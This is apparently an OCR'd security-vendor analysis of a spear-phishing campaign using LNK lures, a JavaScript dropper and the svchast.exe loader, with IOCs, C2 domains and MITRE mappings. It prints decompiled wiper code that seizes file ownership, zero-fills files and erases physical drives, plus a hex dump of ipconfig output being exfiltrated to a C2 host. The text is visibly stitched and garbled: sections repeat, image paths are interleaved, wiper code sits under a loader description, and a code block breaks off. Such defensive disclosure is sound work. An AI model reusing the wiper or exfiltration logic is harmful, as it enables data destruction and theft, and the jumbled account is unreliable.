
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F   POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65   inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70   pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50   lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69   ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37   x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52   ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54   3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65   4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E   bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D   ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A   ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E   ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20   ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20   Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37   Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20   2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61   . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35   sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E   5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61   . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E   tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20   . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20   Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
